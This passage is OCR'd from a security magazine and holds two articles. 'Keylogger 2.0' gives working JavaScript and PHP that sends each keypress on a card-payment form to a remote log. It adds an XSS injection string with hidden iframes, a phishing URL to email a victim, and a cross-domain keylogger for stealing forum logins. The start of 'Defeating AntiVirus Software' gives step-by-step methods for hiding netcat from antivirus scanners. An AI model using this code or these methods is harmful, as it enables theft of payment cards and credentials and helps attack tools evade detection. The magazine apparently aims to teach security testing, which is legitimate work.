As you see, this software opens a whole new scope of opportunities to those who wish to spend their time rationally and do their job well. More and more people around the world are choosing **ViPNet OFFICE** as their key to winning more time to do what they want. It is time for you to join the club!

Infotecs VPN Software – unchallenged security for over 15 years!

Tel.: +44-20-32398132 (UK),
www.infotecs.biz, info@infotecs.biz

- *Encrypted communication via Internet*
- *Protected e-Business*
- *Mobility instrument for your workers*
- *VPN Client with integrated Firewall and IDS-System*
- *Safe access to Company's resources (CRM, CMS, ERP, Intranet etc.)*
- *Protected IP-telephony, chat, videoconference*
- *Spam free and digitally signed correspondence*
- *Unique technology which provides much more security than any other VPN solution*
- *Easy and quick adjustment to existing network structure*
- *No investments in expensive hardware*
- *No high-priced management*
- *Unlimited scalability*
- *Outstanding price/capacity correlation*

ANTONIO FANELLI

Keylogger 2.0

Difficulty

New asynchronous scripting techniques improve Web users' experience, but they can also be used for a new malware generation. In this article you will learn how to develop a basic Web 2,0 keylogger and use it against an XSS vulnerable website.

Web performance and security are two inversely proportional parameters. Too much barriers make the Web experience really frustrating, on the other hand too much trust means a high risk in terms of security. Also, while in desktop environment automated tools help in finding viruses, in Web environments much depends on the users' actions.

In this article you will learn how to use new Web techniques to develop a basic keylogger for a website. After you will see how a bad boy can use the script to make attacks.

AJAX effect

People generally trust what they see, as it happens in the real life. Trust often is the first cause of malware spreading. AJAX and other Web 2.0 programming techniques allow more users' interactivity thanks to hidden exchange of informations beetween client and server, so that no page reload is needed at each request. But this invisibility often causes many users to trust websites too much. Imagine an inexperienced user filling the payment form on an ecommerce website. After filling in all fields, including credit card informations, he thinks a moment before clicking on the Submit button, just to check that all the data are correct, and to be sure about the purchase.




Figure 1. *Payment form with hidden keylogging*




Figure 2. *The search field is XSS vulnerable and it affects also the username and password fields*

WHAT YOU WILL LEARN...

To develop a basic web keylogger with XMLHttpRequest object

To make an XSS attack

To make remote cross-domain scripting with IFRAME

WHAT YOU SHOULD KNOW...

Basic knowledge of AJAX and XMLHttpRequest object

Basic knowledge of JavaScript, DHTML and PHP

Listing 1. *The basic form used to simulate the ecommerce payment page*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
                      transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
                      lang="en">

<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-
                      8859-1" />
<title>Payment Form</title>
<script language="JavaScript" type="text/JavaScript"
                      src="keylogger.js"></script>
</head>

<body onkeypress="keylog(event)">
<form action="handle_checkout.php" method="post">
<fieldset><legend> Enter your CC-Info in the form
                      below </legend>
<table width="100%" border="0" cellspacing="0" cellpadding="0">
            <tr>
                       <td height="50" width="20%"><b>Name:
                      </b></td>
                       <td><input type="text" name="name"
                      size="20" maxlength="40" /></td>
            </tr>
            <tr>
                        <td height="50"><b>CC number:</b></td>
                        <td><input type="text" name="cc_number"
                      size="20" maxlength="16" /></td>
            </tr>
            <tr>
                        <td height="50"><b>CVC number:</b></td>
                        <td><input type="text" name="cvc_number"
                      size="5" maxlength="3" /></td>
            </tr>
            <tr>
                        <td height="50"><b>Valid until:</b></td>
                        <td><input type="text" name="month"
                      size="3" maxlength="2" /> / <input
                      type="text" name="year" size="3"
                      maxlength="2" /></td>
             </tr>
</table>
</fieldset>
<p></p>
<div align="center"><input type="submit" name="submit"
                      value="Submit" /></div>
</form>
</body>
</html>
```

Listing 2. *JavaScript functions for keylogging and asynchronous requests to the server*

```
function keylog(e) {
           var evt = (e) ? e : event;
           var keyPressed = "";
           keyPressed = String.fromCharCode(evt.charCode ?
                      evt.charCode : evt.keyCode);
           makeRequest('http://www.example.com/
                      log.php?keyPressed=' + keyPressed);
}

function makeRequest(url){
            var httpRequest;
            if (window.XMLHttpRequest)
                                    { // Mozilla and other browsers
                        httpRequest = new XMLHttpRequest();
                        if (httpRequest.overrideMimeType) {
                                    httpRequest.overrideMimeType('t
                      ext/xml');
                        }
            }
             else if (window.ActiveXObject)
             { // IE
                        try
                        {
                                    httpRequest = new ActiveXObject("
                      Msxml2.XMLHTTP");
                        }
                         catch (e) {
                                    try {
                                                httpRequest = new
                      ActiveXObject("Microsoft.XMLHTTP");
                                    }
                                     catch (e) {}
                         }
            }
            if (!httpRequest)
            {
                        //Cannot create an XMLHTTP instance
                        return false;
            }
             httpRequest.onreadystatechange = function() {
                        if (httpRequest.readyState == 4) {
                                    //There was a problem with the
                      request
                                    return false;
                         }
            };
            httpRequest.open('GET', url, true);
            httpRequest.send(null);
}
```

Listing 3. *PHP code for logging the input parameter to a text file*

```
<?php # append to a text file the parameter in input
$ip_address = $_SERVER["REMOTE_ADDR"];
$file = fopen($ip_address . ".log","a");
fwrite($file,$_GET['keyPressed']);
fclose($file);
?>
```

Listing 4. *String to be injected to the XSS vulnerable page*

```
<!-- STRING TO BE INJECTED INTO THE SEARCH FIELD -->
" /><style type='text/css'>#iframeSource {display:
                      none;}#iframeLog {display: none;}</
                      style><iframe id='iframeSource' src='http:
                      //www.example.com/iframe.htm' width='1'
                      height='1'></iframe><iframe id='iframeLog'
                      src='' width='1' height='1'></iframe><div
                      style="

<!-- STRING TO BE SENT THE VICTIM BY EMAIL -->
http://www.theforum_being_hacked.com/default.asp?id=1024&pag=1&se
                      archString=%22+%2F%3E%3Cstyle+type%3D%27tex
                      t%2Fcss%27%3E%23iframeSource+%7Bdisplay%3A+
                      none%3B%7D%23iframeLog+%7Bdisplay%3A+none%3
                      B%7D%3C%2Fstyle%3E%3Ciframe+id%3D%27iframeS
                      ource%27+src%3D%27http%3A%2F%2Fwww.example
                      .com%2Fiframe.htm%27+width%3D%271%27+height
                      %3D%271%27%3E%3C%2Fiframe%3E%3Ciframe+id%3D
                      %27iframeLog%27+src%3D%27%27+width%3D%271%2
                      7+height%3D%271%27%3E%3C%2Fiframe%3E%3Cdiv+
                      style%3D%22
```

Few seconds could be enough to decide not to trust that website, and not to send his credit card number to the merchant. Obviously the user thinks that informations are sent to the server only after clicking on the Submit button, as they normally do. He doesn't know that new programming techniques allow a continuous and invisible information exchange between clients and servers. So none prohibits that form data could be transmitted before the sumbit. But users doesn't know it.

An unusual payment form

As a demonstration of that we will try to simulate a basic ecommerce payment form asking users for credit card informations, and sending them to the server in an unusual way. For simplicity we will be using a server without SSL certificate installed on it, and all data will be transmitted as plain text. Something which is different from real cases, but good for a simple demonstration.

First let's build the HTML page for the payment form (see Listing 1). We don't mind the server side controls for demonstration purposes. Instead what we care is that the page communicates with the server through asynchronous calls sending informations each time users press a key. To do that we will write a JavaScript event handler and will use the XMLHttpRequest object to dynamically update the page without reload.

To intercept the user's pressed key we use the onkeypress event into the `<body>` tag, and call the event handler `keylog()` that we're going to write:

```
<body onkeypress="keylog(event)">
```

The function `keylog()` should intercept the pressed key and start a GET request to the server. In Listing 2 there is an example on how it could be implemented.

The line:

```
var evt = (e) ? e : event;
```

is needed for browsers compatibility. In fact in IE the event object is accessed directly via window.event, while in Firefox and other browsers, it is indirectly passed as the first parameter of the callback function associated with this event.

The Unicode value for the pressed button could be read from the `event.charCode` property if present, otherwise we read it from the `event.keycode` property. IE only supports the `keyCode` property and not the `charCode` property. It is set during all three keyboard events in that browser: onkeypress, onkeyup, and `onkeydown`. Finally, the `fromCharCode()` takes the specified Unicode values and returns a string:

```
keyPressed =
   String.fromCharCode
   (evt.charCode ? evt.charCode :
   evt.keyCode);
```

Looking for XSS

Cross-site scripting (XSS) is a vulnerability that afflicts websites with poor control of input derived variables (often GET variables). The XSS allows you to insert code (for example JavaScript code) to modify the source code of a visited Web page. In this way a bad boy can retrieve sensitive data as cookies, or execute malicious script on the victim's PC.

This attack technique is often used in high number of beginning users websites, since in order to exploit this vulnerability you need to persuade users to visit a particular Web page with GET variables changed ad hoc.

To test a website vulnerability you must inject some JavaScript basic code into the website search input text, or append it as GET requests in URLs. Here there are some real examples:

- *http://www.example.com/search.php?str=‹script›alert('XSS')‹/script›,*
- *http://www.example.com/search.php?str="›‹script›alert('XSS')‹/script›‹x%20y=",*
- *http://www.example.com/message.htm?--›‹script›alert('XSS')‹/script›‹!--,*
- *http://www.example.com/SearchServlet?col=";alert(document.cookie);//,*
- *http://www.example.com/dosomething.cgi/‹script›alert('XSS')‹/script›,*
- *http://www.example.com/products/‹img%20src=javascript:alert(document.cookie)›,*
- *http://www.example.com/index.php?in=‹body%20OnLoad=alert('XSS')›,*
- *http://www.example.com/index.php?in=‹table%background="javascript:alert('XSS')"›.*

AJAX and cross-domain calls

AJAX stands for Asynchronous JavaScript and XML. It is a web development technique for creating interactive Web applications. Its purpose is to obtain webpages that respond more rapidly thanks to the background exchange of small packets of data with the server, so that the entire web page should not be reloaded each time the user makes a change. This technique can, therefore, improve the web page interactivity, speed, and usability.

AJAX is asynchronous in the sense that data are sent to the server and loaded in the background without interfering with the existing page. It is a combination of:

- HTML (or XHTML) and CSS for markup and style,
- DOM (Document Object Model) manipulated through a script language such as JavaScript or JScript to show the information and interact with it,
- the XMLHttpRequest object to exchange asynchronous data between your browser and Web server. In some AJAX frameworks and in certain situations, IFRAME object can be used instead of XMLHttpRequest to exchange data with the server and, in other implementations, dynamically added tag ‹script› (JSON),
- generally XML data exchange format is used, even if any format can be used, including plain text, HTML preformatted, JSON and even EBML. These files are usually dynamically generated from server-side scripts.

The problem with AJAX is that, for security reasons, cross-domain calls are not permitted. What does this mean? For example, if I'm writing a web application under the domain *http://www.A.com/*, I can't be able to make AJAX services calls to the domain *http://www.B.com/*. Of course, if all services are placed under A, the browser doesn't return any errors, as they are under the same domain. It was made to avoid cross-site scripting (XSS), but it is also a big limit. In fact many web services exists which are open to the public, such as Google and Yahoo, which could increase the our website value, but obviously their hosting is on a different domain from ours.

By the way, there is a simple trick to work around with it. We can use a proxy for our local domain to trick our browser that we are making a safe call, but the proxy is pointing outside. On the network there are numerous examples (especially in php) that we can use with full support for AJAX.

Then we call the `makeRequest()` function to make the asynchronous GET requests to the server through the `XMLHttpRequest` object, and we pass the URL for the log.php page that will log the pressed keys:

makeRequest('*http://www.example.com/log.php?keyPressed=*' + *keyPressed*);

keypressed contains the literal value of the pressed key, and the call will be performed everytime the user presses a key.

The `makeRequest()` function in listing 2 is a slightly modified version of the one proposed on the Mozilla Developer Center website (*http://developer.mozilla.org/en/AJAX/Getting_Started*) where we can find any documentation about that. Then we save the two JavaScript functions as *keylogger.js* and include it in the head section of the *checkout.htm* page of Listing 1:

```
<script language=
    "JavaScript" type="text/
   javascript" src="keylogger.js">
   </script>
```

Now we should build the *log.php page* that will log all the keys pressed to a file. Few code lines are enough, as shown in Listing 3.

The page simply receives the querystring parameter keypressed as input, and append it to a log file. It generates a log file for each client IP address which connects, such as for example: *192.168.0.1.log*. So each file will contain only one text line with all the literal values of keys pressed by the users, except blank spaces. For simplicity, all the the server side controls and error handling have been omitted.

Finally we can upload everything on the server and make a test. If we want to real time monitor the keylogging we can use a debugger tool that helps to analyze all the server callings. A good tool is Firebug, which is a Firefox extension to edit, debug, and monitor CSS, HTML, and JavaScript live in any web page. It can be downloaded from: *https://addons.mozilla.org / it/firefox/addon/1843*. In Figure 1 there is an example of what happens when a user fills in the form of payment.

Attack simulation

Let's see how a bad boy could abuse the above technique to make a Web attack. The aim is to demonstrate how to log username and password typed by a user while accessing a real forum, which is XSS vulnerable (see 'Looking for XSS' section). IFRAME injection is the technique that we will use. We assume to know the victim's email address, and lead him to login the forum through email spoofing and social engineering techniques.

In Figure 2 there is a real Web page screenshot which is XSS vulnerable. It is an Italian forum in which I've found a vulnerability (currently patched) in the search field. The developer has forgotten to filter some special characters such as quotation marks and "greater then" symbol. In fact, typing the following string into the search field:

```
" /><script>alert('XSS
                Vulnerable!')</script>
```

the page print the alert message: XSS Vulnerable!. The initial quotation marks in fact close the input search value, and the symbol `/>` closes the input tag allowing you to concatenate the JavaScript alert. The interesting thing is that on the same page there are also the username and password fields which, even if they aren't directly vulnerable, will be affected too.

The idea is to inject into the HTML page some JavaScript functions that allow you to log the keys pressed by the victim, and to communicate them to a server in an asynchronous manner. For the purpose we will use the basic keylogger seen before, but with some modifications, as the XMLHttpRequest object blocks all the cross-domain callings (see 'AJAX and cross-domain calls' section). So we will use a remote scripting technique with hidden iframes. Indeed, also with IFRAME we can't have the parent page' control (in this case the forum web page) as it resides on a different server with a different domain, because browsers will block any attempt of cross-domain control attempts. However, we can work around the obstacle thanks to a simple trick (see Figure 3):

- let's inject an IFRAME into the vulnerable forum page pointing it to an HTML page on our server,
- the HTML page on our server must contain a second IFRAME pointing to the vulnerable forum page. Also, let's inject a JavaScript code for keyloggin, and sending asynchronous requests to our server,
- since IFRAME can control the parent page events through the parent.parent class, as the father and the second child are on the same domain, browsers security cross-domain blocks won't trigger.

The first thing to do is to identify the string to be injected into the forum search field. The one that I've used for this attack simulation is displayed in Listing 4, together with the corresponding URL to be sent the victim.

As you can see there are two hidden injected iframes. The first one points to an HTML page on the server:




Figure 3. *A simple trick to work around the browsers remote scripting cross-domain block*

```
<iframe id='iframeSource' src=
   'http://www.example.com/iframe.htm'
    width='1' height='1'></iframe>
```

while the second one is initially empty, and will be used to load the server logging page, as we will see later:

```
<iframe id='iframeLog' src=
   '' width='1' height='1'></iframe>
```

To make the two iframes being invisible we also need to inject a small stylesheet:

```
<style type='text/css'>
   #iframeSource {display: none;}
   #iframeLog {display: none;}</style>
```

All the rest is needed for the input tag closure, so that no HTML errors appear in the Web page. The first string should be injected into the search field directly, while the second one is the corresponding URL, and should be sent the victim by email.

In Listing 5 there is the *iframe.htm* code that must be stored on our server.

It does nothing but generate an IFRAME pointing to the parent vulnerable page on the forum. Note that this time we inject a JavaScript file *parent.js* whose code is displayed in Listing 6:

```
iframeParent.src =
   'http://www.forum_being_hacked.com/
   default.asp?id=1024&pag=
   1&searchString=%22+%2F%3E%3Cscript+
   src%3D%27http%3A%2F%2Fwww.example.
    com2Fparent.js%27%3E%3C%2F
   script%3E';
```

The script is the modified version of the first keylogger. Note that in order to intercept the key pressure event we need to write our event handler as follows:

```
parent.parent.document.onkeypres
   s = function keylog(e){ ... };
```

The double parent is required because the script runs from the second IFRAME child, not the first one.

The rest of the function is similar to the one of the first keylogger version, except for accessing the server, for which we don't use the `XMLHttpRequest` object, but we load the logging page stored on our server directly into the hidden IFRAME injected:

```
var iframeLog = parent.parent.
 document.getElementById('iframeLog');
iframeLog.src =
   'http://www.example.com/
   log.php?keyPressed=' + keyPressed;
```

The page log.php could be the same of the one used in the payment form (see Listing 3).

Now we only need to send our victim the URL, using some spoofing email techniques for making him believe the email comes from the forum domain, and some good social engineering techniques to persuade him to click on the link. Then everything the user types into that page, username and password included, will be logged on our server.

During attack simulation, I've noticed that the default security level in *Internet Explorer 7* doesn't alert any XSS attempted attack, as *Firefox 3* does in which the attack is blocked unless the user manually accept it. By the way most of inexperienced users use Internet Explorer...

On the 'Net

- *http://www.javascriptkit.com/jsref/eventkeyboardmouse.shtml* – Keyboard and mouse buttons events,
- *http://developer.mozilla.org/en/AJAX/Getting_Started* – Getting started with AJAX,
- *http://www.quirksmode.org/js/introevents.html* – Handling events with JavaScript,
- *http://developer.apple.com/internet/webcontent/iframe.html* – Remote scripting with IFRAME.

Listing 5. *The page uses an IFRAME to point back to the parent vulnerable page*

```
<style type="text/css">
          #iframeParent {display: none;}
</style>
<body>
<iframe id="iframeParent" src=''></iframe>
<script type="text/javascript">
            var iframeParent = document.getElementById('iframeParent');
            iframeParent.src =
            'http://www.forum_being_hacked.com/default.asp?id=1024&pag=1&searchString
                    =%22+%2F%3E%3Cscript+src%3D%27http%3A%2F%2Fwww.example.com2Fpa
                    rent.js%27%3E%3C%2Fscript%3E';
</script>
</body>
```

Listing 6. *Remote scripting for keylogging and sending asynchronous requests to the server*

```
parent.parent.document.onkeypress = function keylog(e){
            var evt = (e) ? e : event;
            var keyPressed = "";
            var iframeLog = parent.parent.document.getElementById('iframeLog');
            if (window.ActiveXObject) //IE
                        evt = parent.parent.window.event;
            keyPressed = String.fromCharCode(evt.charCode ? evt.charCode :
                        evt.keyCode);
            iframeLog.src = 'http://www.example.com/log.php?keyPressed=' + keyPressed;
}
```

Antonio Fanelli
Electronics engineer since 1998 and is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy.

Nothing compares to hands-on experience

Learn hacking straight from the makers of «back|track. The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote exploit .org

DREAMLAB TECHNOLOGIES

http://www.remote-exploit.org and http://www.dreamlab.net

JIM KELLY

Defeating AntiVirus Software

Difficulty

Penetration testers are frequently called upon to upload netcat to compromised computers to gain a command line.Security professionals work with many tools that AV vendors have labeled “hacker tools.” In the interest of enforcing common corporate policy, AV vendors rigorously quarantine and delete these tools.

While makes sense for the average user, it is very inconvenient to the penetration tester. Anti virus products deployed on the target hosts can impede the penetration test.

One of the take-away lessons learned from this experience should be how trivial it is to evade pattern matching AV technology. The test results from this paper should hopefully provide a basis for choosing between competing AV products.

Caveats

- These techniques are designed to fool automated, crude, file patterns or signatures matching anti virus products that inspect the file system.
- These techniques are low-hanging fruit techniques intended to help penetration testers in legitimate efforts.
  - AV that inspects the copy of the executable in memory (as apposed to just on the hard drive) won't be fooled by these techniques.
  - AV that does heuristics or analyzes behavior, such as the opening of a listening port, won't be fooled by these techniques.
  - Even a semi-skilled malware analyst (human) won't be fooled by these techniques.
- An AV product may label a file as “suspicious” or as a “backdoor” but may not quarantine or delete the file. This paper focuses on AV detection only.

The Four main strategies:

- Alter the source code and recompile
  - insert comment blocks,
  - obfuscate the code by changing function names to a random value.
- Use a packer
  - packers that compress vs. Packers that employ anti-reverse engineering features upx vs commercial packers such as Armadillo and Themida. There are several others.
- Locate the signature and hex edit the exe to insert either xor routines or JMP instructions.
- New disassembly technique
  - demonstrated by Nick Harbour at Defcon 16 – pescrambler.
- Misc. unusual methods
  - stuffing `nc.exe` into NTFS ADS
  - recompiling sources using Cygwin and mingw (gcc).

Signature Detection

In the simplest of terms, most Antivirus products inspect files(executables) on hard drives for the presence of signatures. To do this, the AV software must do something like:

`Offset1 _ bytecount<pattern1 _ match>Offset2 _ bytecount<pattern2 _ match>` etc.

WHAT YOU WILL LEARN...

You will learn various methods of hiding hacker tools from antivirus products.

You will also learn the various limitations of these techniques.

WHAT SHOULD YOU KNOW...

You should have basic familiarity with compiling binaries under Microsoft Windows preferably using Microsoft Visual Studio Express.

If the penetration tester can throw off the offset byte count or obfuscate the pattern the AV software is matching on, they can defeat detection.

My Methodology:

My approach was very simple. I uploaded an unmodified copy of windows `nc.exe` to *www.virustotal.com* for a baseline of comparison. I then created alternative versions using various techniques and uploaded samples to *www.virustotal.com* for an "after picture" comparison.

For those of you not familiar with virustotal, the site allows the public to upload samples to be tested against 35 different antivirus products spanning the full range of most commercially available AV products. Of course each vendor has a different signature set. Some products like Sophos, use heuristics to detect malware, while others employ simple pattern-matching signatures (*http://en.wikipedia.org/wiki/Heuristic_analysis*).

`<insert picture virustotal.tiff>`

Baseline

An unmodified copy of `nc.exe` received a virustotal detection rate of 68.57%. That means it was either detected or identified by 24 out of 35 of the AV products tested. Different products label the sample differently. Some labeled `nc.exe` as backdoor, Netcat or "Riskware." Kaspersky characterized it as "not-a-virus:RemoteAdmin.Win32.NetCat".

`<insert picture unmodified-netcat.tiff>`

Source code alteration

I must confess when I first started looking into this problem, I ran across a simple solution that made me say "That can't possible work, it's so stupid." I was wrong. The new Syngress "Netcat Power Tools" book suggested adding a commented-out text block to the top of the `netcat.c` source code and recompiling. It worked very nicely, giving me a detect rate of 8.58%.

Procedure

- Download netcat for windows from here:
  - http://packetstormsecurity.org/Win/nc11nt.zip
  - unzip the file `nc11nt.zip` and cd to the directory in `cmd.exe`
  - rename the file `nc.exe` to original.`nc.exe`.
- Fix the file makefile
  - go to lines 11, 14, and 21 and make sure the spaces infront of $(cc) are deleted and a tab is inserted instead.
- Download and install Microsoft Visual Studio Express from here:
  - *http://www.microsoft.com/express/* It is a free download.
- Generate a random block of hex in Linux or Mac OS X to be pasted into the `netcat.c` file (commented out of course)
  - do:
  - ->hexdump /dev/random I cut -d" " -f2-18
  - do a `ctrl-c` to stop the scrolling.
  - select about 20 lines of the command output and paste it into `netcat.c` in between C code comments
  - on or after line 30 in `netcat.c` insert something that looks like this and save the file (see Listing 1.)
- Assuming you've done all the above, you will now have to recompile the




Figure 1. *Armadillo launch*

Listing 1. *Line 30 in netcat.c*

```
/*
cb b0 05 b6 9e 81 d1 0d 88 17 d4 82 7d de 6f 8c
d4 62 4e 0c b3 0b 76 a7 99 72 20 01 6a cf be d6
48 37 b4 bc c6 df 81 3c ea 94 e4 0f 92 02 ea 15
dd b9 eb bd e4 57 61 39 87 44 81 61 c3 20 3d ca
65 c3 a7 fa 2d 39 29 cb 88 82 c0 3e ea fa 36 5b
1c 1b 35 da 75 ca f7 1f d7 15 d9 e1 2a 97 d3 d4
90 83 2c e6 5c 98 61 0a fc 7a c3 36 b9 6d df 8a
4f e0 e8 f7 83 33 be 0e 50 46 3d fd a7 ce eb fb
cb 86 0f 5a 39 8b 57 31 38 6e f2 1d 8b 91 dd 85
a9 dd ea e5 43 d8 a5 6b d7 da 73 4b 20 74 67 7b
b7 68 8d c9 c8 5c 15 51 d3 b9 b6 86 68 06 48 3c
f9 47 bd 78 61 a6 fa 78 0a e7 b8 e5 7d e8 22 38
44 fd 22 6c 1d 60 89 14 7d 0f 80 70 d4 4d 12 a5
d4 9c c0 32 47 10 34 43 b3 11 6e 59 be b3 af 14
fb 30 48 b8 1f 66 d5 7b aa d8 ff d1 4f 98 da 59
7d 14 45 93 88 ce 43 f3 7f 10 ed 31 6e 3f 9a e7
a9 50 fd 60 d1 48 ec de 6c f5 7f 5e 30 10 c2 c3
0e d1 a3 7a 4f ab c9 bb 70 9b 52 65 df f3 42 03
a9 4b 50 a3 9b 54 c2 2d 51 e2 bb bd 33 ab 8f 16
d7 44 d9 90 f3 f3 bb be 91 06 29 86 39 5d de 92
*/
```

source code on a Windows box. At the command line, change to the netcat source directory and again at the Windows command line do: nmake. Nmake is installed with Visual Studio Express.




Figure 2. *Armadillo name it*




Figure 3. *Armadillo create project*

